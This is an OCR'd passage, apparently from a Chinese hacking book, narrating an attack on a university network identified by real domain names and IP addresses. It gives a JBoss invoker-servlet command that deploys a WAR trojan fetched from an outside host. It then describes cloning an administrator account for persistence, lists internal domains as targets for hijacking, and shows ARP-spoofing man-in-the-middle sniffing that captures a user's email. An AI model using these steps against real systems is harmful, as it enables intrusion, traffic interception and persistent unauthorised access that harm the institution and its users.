


图　1-2-3




图　1-2-4

三　漏洞利用

漏洞不少，我们挑一些可以直接获取权限的漏洞，如 jboss 这个命令执行漏洞可以远程部署 war 木马包，jsp 的一般都是最高权限，可以直接拿到服务器。

```
http://211.66.88.40:8080/invoker/EJBInvokerServlet
http://211.66.88.40:8080/invoker/JMXInvokerServlet
./jis.sh -i http://211.66.88.40:8080/invoker/JMXInvokerServlet invoke \
> jboss.system:service=MainDeployer deploy http://www.cmuying.com/about/job.war
```

服务器信息如图 1-2-5：




图　1-2-5

查看用户信息，图 1-2-6：

图　1-2-6

在登录远程桌面之后，我们可以先想办法获得管理员的密码，就可以把我们创建的账号删了。或者克隆一个管理员账号，如图 1-2-7 和图 1-2-8：




图　1-2-7

图　1-2-8

四　内网同段攻击

接着可以开始内网的扩展渗透。

查看内网信息，如图 1-2-9：




图　1-2-9

IP Address. . . . . : 211.66.88.40
Subnet Mask . . . . . : 255.255.255.192
Default Gateway . . . . . : 211.66.88.14
211.66.88.14.1 —— 211.66.88.14.62

下面是我们暴力扫出来的域名，我们能够劫持和嗅探的域名：

lib.gdaib.edu.cn	*211.66.88.12*	*Microsoft-IIS/6.0*
gh.gdaib.edu.cn	*211.66.88.12*	*Microsoft-IIS/6.0*
kj.gdaib.edu.cn	*211.66.88.12*	*Microsoft-IIS/6.0*
cjx.gdaib.edu.cn	*211.66.88.12*	*Microsoft-IIS/6.0*
wyx.gdaib.edu.cn	*211.66.88.12*	*Microsoft-IIS/6.0*
xsc.gdaib.edu.cn	*211.66.88.12*	*Microsoft-IIS/6.0*
crjy.gdaib.edu.cn	*211.66.88.12*	*Microsoft-IIS/6.0*
spswjs.gdaib.edu.cn	*211.66.88.12*	*Microsoft-IIS/6.0*
syyhkj.gdaib.edu.cn	*211.66.88.12*	*Microsoft-IIS/6.0*
scyx.gdaib.edu.cn	*211.66.88.12*	*Microsoft-IIS/6.0*
oa.gdaib.edu.cn	*211.66.88.17*	*webserver*
mail.gdaib.edu.cn	*211.66.88.22*	*Apache-Coyote/1.1*
dns.gdaib.edu.cn	*211.66.88.8*	*webserver*
www.gdaib.edu.cn	*211.66.88.7*	*Apache*

嗅探过程如图 1-2-10 到图 1-2-14：



211.66.88.40 - 远程桌面连接
C:\WINDOWS\system32\cmd.exe
Request timed out.
Request timed out.
Ping statistics for 211.66.88.7:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Documents and Settings\akast>arp -a
Interface: 211.66.88.40 --- 0x10003
Internet Address Physical Address Type
211.66.88.7 00-25-90-03-0b-3c static
211.66.88.10 00-1f-c6-15-9e-ce dynamic
211.66.88.14 3c-e5-a6-ce-09-87 static
211.66.88.22 00-0c-29-44-68-90 static
211.66.88.30 d8-49-0b-c6-90-bb dynamic
211.66.88.31 d8-49-0b-c6-90-b8 dynamic
211.66.88.32 28-31-52-ae-9b-ba dynamic
211.66.88.33 28-31-52-ac-0d-44 dynamic
211.66.88.35 28-31-52-ae-a2-3a dynamic
211.66.88.36 28-31-52-ae-a8-71 dynamic
211.66.88.37 d8-49-0b-c6-9c-9a dynamic
C:\Documents and Settings\akast>

图　1-2-10



211.66.88.40 - 远程桌面连接
NetFuke Ver1.0.7 Build[Mar 13 2010]
嗅探设置
网卡配置
网卡选择:
本机IP: 211.66.88.40
控制选项
启用ARP欺骗
启用ICMP欺骗
启用混杂模式监听
启用过滤器
启用分析器
启用修改器
路由转发
主动转发
关闭转发
数据包缓冲区:
关闭缓冲区回显
缓冲区自动保存
目录:
驱动过滤:
确定
取消

图　1-2-11



211.66.88.40 - 远程桌面连接
NetFuke Ver1.0.7 Build[Mar 13 2010]
Fuke(F) 设置(S) 插件(Q) 操作(C) 查看(V) 视图 帮助(H)
欺骗流量
ARP欺骗设置
欺骗配置
欺骗方式: <<<<<<双向欺骗>>>>>>
来源IP ←M→ 目标IP
来源IP: 211 . 66 . 88 . 14
来源MAC: 3CE5A6CE0987
指定MAC
中间人IP: 211 . 66 . 88 . 40
中间人MAC: 005056869821
目标IP: 211 . 66 . 88 . 7
目标MAC: 002590030B3C
欺骗模式: ARP_Response ARP_Request
替换目标数据包的源mac 替换来源数据包的源mac 欺骗超时: 3000 ms
注意:默认中间人是自身IP和自身MAC
确定 取消
powered by shadow 2009
{嗅探配置}
【ARP欺骗配置】
>>>>>NetFukeing.....
<<<<<NetFuke End
状态: Waitting 用时: 01h22m34s 包数: 1725634 P/552706898 Bytes 速率:S/A 82/348 p/s 流量:S/A 17/108 k/s Mac Flood: Waitting OT 000000
19/10/2014 - 10:55:50 211.66.88.22 101.226.33.188 cshu@gdaib.edu.cn

图　1-2-12



211.66.88.40 - 远程桌面连接
NetFuke Ver1.0.7 Build[Mar 13 2010]
Fuke(F) 设置(S) 插件(Q) 操作(C) 查看(V) 视图 帮助(H)
欺骗流量
CPU使用率
powered by shadow 2009
{嗅探配置}
ARP欺骗: [√]
ICMP欺骗: [×]
混杂模式: [√]
回显缓冲: [×:5 M]
过滤器: [√]
分析器: [√]
修改器: [√]
转发模式: [主动转发]
网卡索引: [0]
本机IP: [211.66.88.40]
本机MAC: [005056869821]
【ARP欺骗配置】
欺骗模式: [S←M→D]
目标IP: [211.66.88.7]
目标MAC: [002590030B3C]
来源IP: [211.66.88.14]
来源MAC: [3CE5A6CE0987]
中间人IP: [211.66.88.40]
中间人MAC: [005056869821]
>>>>>NetFukeing.....
状态: Fukeing 用时: 01h21m47s 包数: 1722342 P/551970998 Bytes 速率:S/A 103/350 p/s 流量:S/A 25/109 k/s Mac Flood: Waitting OT 000000
19/10/2014 - 10:55:50 211.66.88.22 101.226.33.188 cshu@gdaib.edu.cn

图　1-2-13




图　1-2-14

留下痕迹，如图 1-2-15：

